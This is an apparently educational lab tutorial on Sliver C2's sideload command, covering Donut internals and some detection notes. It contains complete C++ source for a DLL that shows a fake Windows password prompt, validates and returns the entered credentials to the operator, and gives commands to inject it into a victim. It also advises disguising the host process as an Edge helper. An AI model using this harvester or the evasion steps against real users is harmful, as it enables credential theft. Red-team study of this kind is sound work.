

Learning Sliver C2 (10) - Sideload



dominicbreuker.com/post/learning_sliver_c2_10_sideload

Dominic Breuker

February 4, 2023

Deep-dive into the sideload command Sliver provides for execution of native shared libraries, including Windows DLLs. It also supports execution of EXEs on Windows. I show how to use the command but also how it works under the hood. We cover both Sliver itself as well as Donut, which Sliver depends on. On top there are some brief notes on detection.

This post is part of a tutorial blog post series on Sliver C2 (used here in version v1.5.30). For an overview: [click here](#). As of March 6 2023, this post got a new bonus section to illustrate execution of Windows PE EXE files with **sideload**. The rest of the text was also updated, but only here and there.

Introduction

The previous [post 9](#) was about making a Windows implant run 3rd party tools. One limitation was that **execute-assembly**, the command we used, could only run tools written in .NET. In this post we therefore learn about the **sideload** command. It supports execution of native executables in Portable Executable (PE) format, both DLLs and EXEs.

Readers of the post about **execute-assembly** will notice considerable similarities with this one. Both **execute-assembly** and **sideload** basically use [Donut](#) to turn the payload into shellcode and then inject that into a process on the target machine. One difference is that **sideload** will always spawn a new, sacrificial process into which it injects. It cannot use the implant process.

Some differences will appear once we look under the hood to see how Donut does its magic. Creating a process from a PE file is easy if the file is on disk since Windows is obviously made for that. Creating one from a PE file in memory is not supported though. Donut solves this by implementing its own PE loader which recreates the Windows loader functionality (or at least the most important parts of it).

Here is what you can expect from this post. First we'll create a sample DLL that opens a password dialog box and sends credentials back to Sliver. We will then see how **sideload** can be used to run it on a target and what options exist to customize execution. I'll follow up with a short review of Sliver source code before we go in depth into the PE-specific parts of Donut. Finally I'll briefly show what Sysmon records when you sideload a DLL.

There is now also a [bonus section](#) at the end to illustrate execution of a PE EXE file. After writing this post I learned that running EXEs is possible too and updated this post. While reading, keep in mind that much of what I write about DLLs applies to EXEs too.

I created a small lab where I try out all these things. You may want one for yourself to follow along. Thus I start with a brief description of it so that you have an idea of the environment.

Preparations

My lab environment has the following hosts:

- a target running Windows which we want to infect (192.168.122.32) and which also serves as a Windows development machine (Visual Studio installed),
- a Sliver C2 server generating implant shellcode and running stage listeners (192.168.122.111 / sliver.labnet.local)
- a proxy server running Squid and a DNS service to resolve domain names in the lab (192.168.122.185)

Posts [1](#) to [5](#) show how I created it. Details matter only if you want to replicate the setup.

All you need for this post is a Windows target running a Sliver beacon implant which connects to your C2 server. If you don't know how to do that read [post 7](#).

To prepare, connect to the Sliver console and set up a stage listener. Create an implant profile with `profiles new beacon --http sliver.labnet.local?driver=wininet --seconds 5 --jitter 0 --skip-symbols --format shellcode --arch amd64 win64http`, then start the listener:

```
sliver > stage-listener --url http://sliver.labnet.local:80 --profile win64http
```

```
[*] No builds found for profile win64http, generating a new one
[*] Job 1 (http) started
```

```
sliver > jobs
```

ID	Name	Protocol	Port
1	http	tcp	80

Then run a stager or get the implant running in any other way. My stager injects into `msedge.exe`, the Edge browser. You should now have an active beacon.

Sideload

Basic usage demonstration

To use `sideload` you first need the PE file you want to execute on the target. In the [previous post on execute-assembly](#) I've used the 3rd part .NET tool Seatbelt as an example. This time though I use a small custom DLL to keep things simple. When executed, it opens up a dialog box that asks the user of the target machine for credentials. It reports back to Sliver whatever the user entered and also tells the operator

if credentials were correct (as determined by LogonUserW which tries to log in to the local machine). The DLL is almost the same as github.com/hlldz/pickl3, but modified so that we get the credentials over to the C2 server.

To create the DLL, create a Visual Studio 2022 project from the template “Dynamic-Link Library (DLL)” first. Make sure its for C++ Windows libraries. I called it “PasswordPrompt” but the name does not matter. Put the following code into Visual Studio:

```

#include "pch.h"#include <windows.h>#include <commctrl.h>#include
<wincred.h>#include <iostream>#include <stdio.h>#include <errno.h>
#pragma comment(lib, "comctl32.lib")
#pragma comment(lib, "Credui.lib")

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

void askForCreds(DWORD maxTries) {

    BOOL loginStatus = FALSE;
    DWORD numTries = 0;

    while ((loginStatus == FALSE) && (numTries < maxTries)) {
        numTries += 1;

        CREDUI_INFOW uiInfo = {};
        uiInfo.cbSize = sizeof(uiInfo);
        uiInfo.hwndParent = nullptr;
        uiInfo.pszCaptionText = L"Enter Windows Credentials";
        uiInfo.pszMessageText = L"Enter your credentials to proceed:"; //
optional
        uiInfo.hbmBanner = nullptr;

        ULONG authPackage = 0;
        LPVOID authBuffer = nullptr;
        ULONG ulAuthBufferSize = 0;
        BOOL fSave = false;
        DWORD dwAuthError = 0;
        dwAuthError = CredUIPromptForWindowsCredentialsW(
            &uiInfo,
            0,
            &authPackage,
            nullptr,
            0,
            &authBuffer,
            &ulAuthBufferSize,
            &fSave,
            CREDUIWIN_ENUMERATE_CURRENT_USER
        );

        if (dwAuthError == ERROR_SUCCESS) {
            WCHAR pszUserName[CREDUI_MAX_USERNAME_LENGTH *

```

```

sizeof(WCHAR)];

        DWORD dwMaxUserName = CREDUI_MAX_USERNAME_LENGTH + 1;
        WCHAR pszDomainName[CREDUI_MAX_DOMAIN_TARGET_LENGTH *

sizeof(WCHAR)];

        DWORD dwMaxDomainName = CREDUI_MAX_DOMAIN_TARGET_LENGTH +

1;

        WCHAR pszPassword[CREDUI_MAX_PASSWORD_LENGTH *

sizeof(WCHAR)];

        DWORD dwMaxPassword = CREDUI_MAX_PASSWORD_LENGTH + 1;
        CredUnPackAuthenticationBufferW(
            CRED_PACK_PROTECTED_CREDENTIALS,
            authBuffer,
            ulAuthBufferSize,
            pszUserName,
            &dwMaxUserName,
            pszDomainName,
            &dwMaxDomainName,
            pszPassword,
            &dwMaxPassword

        );

        WCHAR parsedUserName[CREDUI_MAX_USERNAME_LENGTH *

sizeof(WCHAR)];

        WCHAR parsedDomain[CREDUI_MAX_DOMAIN_TARGET_LENGTH *

sizeof(WCHAR)];

        CredUIParseUserNameW(
            pszUserName,
            parsedUserName,
            CREDUI_MAX_USERNAME_LENGTH + 1,
            parsedDomain,
            CREDUI_MAX_DOMAIN_TARGET_LENGTH + 1

        );

        HANDLE handle = nullptr;
        loginStatus = LogonUserW(
            parsedUserName,
            parsedDomain,
            pszPassword,
            LOGON32_LOGON_NETWORK,
            LOGON32_PROVIDER_DEFAULT,
            &handle

        );

        if (loginStatus == TRUE) {
            CloseHandle(handle);
            fwprintf(stdout, L"Correct credentials: %s:%s\n",
pszUserName, pszPassword);

            break;
        }
        else {
            fwprintf(stdout, L"Wrong credentials: %s:%s\n",
pszUserName, pszPassword);
        }
    }
}

```

```

// call from Sliver: 'sideload --entry-point RunMyCode PasswordPrompt.dll "3"'
extern "C"
__declspec(dllexport)
VOID RunMyCode(LPSTR arg)
{
    errno = 0;
    DWORD maxTries = strtol(arg, NULL, 10);
    if (errno != 0 || maxTries == 0) {
        maxTries = 10; // default for no or erroneous argument
    }
    fwprintf(stdout, L"Asking for credentials at most %d times\n", maxTries);

    askForCreds(maxTries);

    fflush(stdout);
}

// call locally: 'rundll32.exe PasswordPrompt.dll RunWithRunDLL32 3'
extern "C"
__declspec(dllexport)
VOID RunWithRunDLL32(HWND hwnd, HINSTANCE hinst, LPSTR lpszCmdLine, int nCmdShow)
{
    if (!AttachConsole(ATTACH_PARENT_PROCESS))
        return;

    if (_fileno(stdout) < 0)
        freopen("CONOUT$", "w", stdout);

    RunMyCode(lpszCmdLine);
}

```


The main part of the code is in the function `askForCreds`, which uses the following Windows APIs to do its work:

There is a parameter `maxTries` which should be the number of times you want the dialog box to re-appear when wrong credentials are entered. Pick a sufficiently high number and a user may eventually enter correct credentials just to make that window go away. But don't pick a value so high that they call IT for help. The program stops once authentication is successful or the maximum number of tries is reached. Credentials are just printed to `stdout`.

There are a few more functions in the code. Their purpose is as follows:

- `DllMain`: the entrypoint of a DLL. Does not do anything in this case.
- `RunMyCode`: a function parsing a string argument as a number. `askForCreds` is called with that number as `maxTries`. `RunMyCode` is the function we will later call from Sliver, which can only pass string arguments. We also export it so that it can be called by its name.
- `RunWithRunDLL32`: just for development, this is a function allowing us to use `rundll32.exe` to run the DLL. This is not required to run via `sideload` and could be deleted.


Try to build this thing and most likely the compiler won't let you. This pettifogging smart-arse complains about the function `freopen`, which it thinks is unsafe. Of course I gave my best to fix this but ChatGPT refused to obey each time I asked it to rewrite the function, claiming that it cannot provide code that can be used for malicious activity, although I have repeatedly assured that I have only the best of intentions... This insubordinate AI left me with no other choice than to add `_CRT_SECURE_NO_WARNINGS` to the preprocessor definitions. After all, I fully trust that the folks over at dev-community.de know what they are doing anyway (which is where I blindly copy-pasted that snippet from). Here is how to make it work:



Setting a preprocessor definition to ignore build warnings

You should now have a file `PasswordPrompt.dll`. Move it over to the Sliver C2 server and connect to the Sliver console. Also make sure you have a beacon on the target machine.

To run the DLL via sideload, use your beacon and create a task: `sideload --entry-point RunMyCode /payloads/PasswordPrompt.dll 2`. In my case, `/payloads/PasswordPrompt.dll` was where I stored the compiled DLL on the Sliver server. The argument `--entry-point` must be an exported function in the DLL (`RunMyCode`) and everything in the end are string arguments for that function (2 in this case). For the victim it will look like this when the task executes:



Target Windows machine asks for credentials

Assuming that the victim decides to interact with the prompt, the operator will see the output shown below. In this example, the victim first typed the wrong password, then the correct one:

```
sliver (FAT_SOMEWHERE) > sideload --entry-point RunMyCode  
/payloads/PasswordPrompt.dll 2
```

```
[*] Tasked beacon FAT_SOMEWHERE (7c7954d2)
```

```
[+] FAT_SOMEWHERE completed task 7c7954d2
```

```
[*] Output:
```

```
Asking for credentials at most 2 times
```

```
Wrong credentials: DESKTOP-HJGD7UQ\tester:thisiswrong
```

```
Correct credentials: DESKTOP-HJGD7UQ\tester:myS3curePass
```

This is it for the demonstration of command usage. Here comes the help text with an overview of all the flags we could have passed but didn't:


```
sliver (FAT_SOMEWHERE) > sideload --help
```

Command: sideload <options> <filepath to DLL>

About: Load and execute a shared library in memory in a remote process.

Example usage:

Sideload a MacOS shared library into a new process using DYLD_INSERT_LIBRARIES:

```
    sideload -p
/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment -a 'Hello
World' /tmp/mylib.dylib
```

Sideload a Linux shared library into a new bash process using LD_PRELOAD:

```
    sideload -p /bin/bash /tmp/mylib.so
```

Sideload a Windows DLL as shellcode in a new process using Donut, specifying the entrypoint and its arguments:

```
    sideload -e MyEntryPoint /tmp/mylib.dll "argument to the function
MyEntryPoint"
```

Remarks:

Linux and MacOS shared library must call exit() once done with their jobs, as the Sliver implant will wait until the hosting process terminates before responding. This will also prevent the hosting process to run indefinitely.

This is not required on Windows since the payload is injected as a new remote thread, and we wait for the thread completion before killing the hosting process.

Parameters to the Linux and MacOS shared module are passed using the LD_PARAMS environment variable.

Usage:

=====

```
    sideload [flags] filepath [args...]
```

Args:

=====

filepath	string	path the shared library file
args	string list	arguments for the binary (default: [])

Flags:

=====

-e, --entry-point	string	Entrypoint for the DLL (Windows only)
-h, --help		display help
-k, --keep-alive		don't terminate host process once the execution completes
-X, --loot		save output as loot
-n, --name	string	name to assign loot (optional)
-P, --ppid	uint	parent process id (optional) (default: 0)
-p, --process	string	Path to process to host the shellcode (default: c:\windows\system32\notepad.exe)
-A, --process-arguments	string	arguments to pass to the hosting process
-s, --save		save output to file
-t, --timeout	int	command timeout in seconds (default: 60)
-w, --unicode		Command line is passed to unmanaged DLL function in UNICODE format. (default is ANSI)

To structure the flags, think of them the following way. First, you decide what you want to execute:

- Function: the name of your exported function goes into `--entry-point`.
- Arguments: all additional arguments you want to pass to the DLL function (`args`) go to the very end. By default they are passed as ANSI strings, but you can use `--unicode` to use wide Unicode strings (click [here](#) to understand the difference). Check your function signature to see what to use.

You also have some control about how to execute the DLL. In all cases, what the implant will do is launch a sacrificial process and inject the DLL into it. You decide:

- What process the Implant launches: specify the executable with `--process` and `--process-arguments` are supported too.
- Whether or not to kill the process when your payload stops: pass `--keep-alive` if you don't want that.
- Whether to spoof the parent process ID of the new process: pass `--ppid` with the ID of an existing process.


Finally decide what to do with the output, which will just be printed out on the Sliver console by default:

- Save as loot: pass `--loot` to enable and define a `--name` for the output.
- Save to disk: enable with `--save`
- Just watch: don't set any of these flags and you just get the output printed out.


Note that the help text could give the wrong impression that the command can only execute Windows DLLs. Thanks to a little hint from one of the masters himself ([rkervell](#)), the obvious has become clear to me. Because the command is built on top of Donut and because Donut supports EXEs and DLLs, you can just give an EXE to `sideload` and it will run too. No need to fiddle with your tools to make DLLs out of EXEs. Check out the [bonus section](#) for a demonstration.

Customization

To see what the flags could be good for, consider the following example. I'll use the `--process` argument to specify a better process to launch. By default Notepad is launched, but since my implant is running in Edge I would rather use some binary that Edge normally creates processes from. To find one, run [process monitor](#) (Procmon, Sysinternals) with a filter for the "Process Create" operation and use Edge until something appears. After a while, you will notice a binary called `identity_helper.exe` ([apparently related](#) to the progressive web app integration of Edge):




Time o...	Process Name	PID	Operation	Path	Result	Detail
12:28:4...	powershell.exe	10140	Process Create	C:\Windows\system32\calc.exe	SUCCESS	PID: 4460, Comma...
12:29:0...	msedge.exe	12236	Process Create	C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.exe	SUCCESS	PID: 12840, Comma...
12:29:0...	msedge.exe	12236	Process Create	C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.exe	SUCCESS	PID: 2356, Comma...



Identifying typical subprocesses of MS Edge with Procmon

Now pass it as the process for sideload in the following command: `sideload --entry-point RunMyCode --process "C:\Program Files (x86)\Microsoft\Edge\Application\109.0.1518.61\identity_helper.exe" /mnt/smb/PasswordPrompt.dll 3` (note the version in the path, which you should always enumerate on the target first). The user is prompted for the password again:



Password prompt shows up again but without notepad icon or suspicious subprocess relationship

Looks much better now. Not only is the icon in the task bar not that of Notepad anymore (why on earth would Notepad ask for your password?). If you look at the process hierarchy, you now see the identity helper as a subprocess of Edge. Anybody who ask Google if that is a reason to worry will get plenty of assurance that is its not:

Implementation details

Sliver source code

The sideload command should now be clear from a user perspective. Let's have a look at the source now to see how its implemented. All paths to source code files I'll mention will be relative to the root of the [Sliver GitHub repo](#), version v1.5.30.

Above, we dispatched the command from the Sliver client. The code for that lives in `client/` and the `SideloadCmd` command specifically is defined in `client/command/exec/sideload.go`. Not much is going on in there. The client parses arguments, reads the DLL, sends everything to the Sliver server via RPC and later displays results.

The server source is located in `server/`. Our sideload RPC call should be handled by `Sideload` within `server/rpc/rpc-tasks.go`. This handler uses `DonutShellcodeFromPE` to make shellcode out of the DLL. Effectively this delegates to `go-donut`, a Go-based generator for `Donut` shellcode. That shellcode is sent with a `SideloadReq` to the active beacon or session (so this may take time for slow C2 protocols and big DLLs).

Now we have to look at the implant whose code is in `implant/`. There you can find a `sideloadHandler` which seems to be registered [here](#). It delegates to the Windows implementation of sideload defined on the task runner. Find it [here](#). It just delegates again to the `SpawnDLL` function which finally does the heavy lifting. Effectively this creates a new process and injects the shellcode in the same way as the `execute-assembly` does, albeit with a slightly different implementation. I refer to [the previous post](#) for a more detailed discussion. The short version is:

- start a new suspended process with Go's `os/exec`, optionally with PPID spoofing
- Inject shellcode and execute with the classic technique (`VirtualAllocEx -> WriteProcessMemory -> VirtualProtectEx -> CreateRemoteThread`)

As far as Sliver itself is concerned this is more or less all that happens. The only difference to `execute-assembly` is that `Donut` is used in a different way and that in-process execution is not supported. Again, I'll therefore go a bit deeper into Donut itself to see what it does with PE files.


Inside Donut

For this section I'll forget about Sliver entirely and showcase Donut standalone. With the Donut dev setup its easier to see what's going on than with pure shellcode.

If you want to follow along you'll need the [Donut source](#) checked out on a Windows machine. Relevant parts of the source here are in the `loader/` directory of the Donut repo. The main code of the loader is in `loader/loader.c` while the parts specific to PE DLL loading are inside `loader/inmem_pe.c`.

To build, open the "x64 Native Tools Command Prompt for VS 2022" and use it to build Donut with `nmake debug -f Makefile.msvc`. You get two files `donut.exe` and `loader.exe`. Use `donut.exe` with your favorite PE DLL file to get an "instance", which can be loaded with the `loader.exe`. Donut is nice and prints lots of debug messages to the console when running. You can also add your own debug prints or pause execution to debug and inspect memory.

I'll keep using the sample DLL `PasswordPrompt.dll` here. Create the Donut instance with `.\donut.exe -p 1 -m RunMyCode C:\share\PasswordPrompt.dll` (change the path to the DLL as needed), which creates a file called `instance`. Load it with the loader: `./loader.exe ./instance`, which should produce the following result if everything worked well:



